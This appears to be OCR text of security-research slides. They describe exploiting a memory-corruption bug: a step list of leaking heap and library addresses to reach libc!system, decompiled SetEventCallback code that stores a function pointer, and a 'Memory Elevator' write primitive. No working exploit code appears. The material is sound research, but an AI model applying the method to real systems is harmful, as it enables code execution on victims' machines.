
1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. Obtaining the memory address of the library where the vulnerability is located. (to do)
3. Obtaining the memory address of any library. (to do)
4. Calling libc!system. (to do)

Function pointer in CTransportManager object

CControlManager::SetEventCallback

```
if ( *(_QWORD *)v4 )
  CRemoteUser::SetEventCallback(*(_QWORD **)v4, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 24, a2, a3);
v8 = (_QWORD *)*((_QWORD *)v4 + 1);
if ( v8 )
  CRemoteUser::SetEventCallback(v8, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 9072, a2, a3);
v9 = (_QWORD *)*((_QWORD *)v4 + 2);
if ( v9 )
  CRemoteUser::SetEventCallback(v9, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 18120, a2, a3);
v10 = (_QWORD *)*((_QWORD *)v4 + 3);
if ( v10 )
  CRemoteUser::SetEventCallback(v10, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 27168, a2, a3);
v11 = (_QWORD *)*((_QWORD *)v4 + 4);
if ( v11 )
  CRemoteUser::SetEventCallback(v11, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 36216, a2, a3);
v12 = (_QWORD *)*((_QWORD *)v4 + 5);
if ( v12 )
  CRemoteUser::SetEventCallback(v12, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 45264, a2, a3);
v13 = (_QWORD *)*((_QWORD *)v4 + 6);
if ( v13 )
  CRemoteUser::SetEventCallback(v13, a2, a3);
return CTransportManager::SetEventCallback((__int64)this + 54312, a2, a3);
```

```
__int64 __fastcall CTransportManager::SetEventCallback(
        __int64 this,
        int (__fastcall *a2)(void *, int, int, int, int),
        void *a3)
{
  *(_QWORD *)(this + 2136) = a2;
  *(_QWORD *)(this + 2144) = a3;
  return this;
```




Unfortunately, the callbackEvent is not under our control

Function pointer in CTransportManager object

CControlManager::SetEventCallback


```
if ( *(_QWORD *)v4 )
  CRemoteUser::SetEventCallback(*(_QWORD **)v4, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 24, a2, a3);
v8 = (_QWORD *)*((_QWORD *)v4 + 1);
if ( v8 )
  CRemoteUser::SetEventCallback(v8, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 9072, a2, a3);
v9 = (_QWORD *)*((_QWORD *)v4 + 2);
if ( v9 )
  CRemoteUser::SetEventCallback(v9, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 18120, a2, a3);
v10 = (_QWORD *)*((_QWORD *)v4 + 3);
if ( v10 )
  CRemoteUser::SetEventCallback(v10, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 27168, a2, a3);
v11 = (_QWORD *)*((_QWORD *)v4 + 4);
if ( v11 )
  CRemoteUser::SetEventCallback(v11, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 36216, a2, a3);
v12 = (_QWORD *)*((_QWORD *)v4 + 5);
if ( v12 )
  CRemoteUser::SetEventCallback(v12, a2, a3);
CTransportManager::SetEventCallback((__int64)this + 45264, a2, a3);
v13 = (_QWORD *)*((_QWORD *)v4 + 6);
if ( v13 )
  CRemoteUser::SetEventCallback(v13, a2, a3);
return CTransportManager::SetEventCallback((__int64)this + 54312, a2, a3);
```


```
__int64 __fastcall CTransportManager::SetEventCallback(
        __int64 this,
        int (__fastcall *a2)(void *, int, int, int, int),
        void *a3)
{
  *(_QWORD *)(this + 2136) = a2;
  *(_QWORD *)(this + 2144) = a3;
  return this;
```




Unfortunately, the callbackEvent is not under our control

Write-primitive A is a ' Memory Elevator '






Write-primitive A is a ' Memory Elevator '




First transportation




Second transportation

Write-primitive A is a ' Memory Elevator '




First transportation

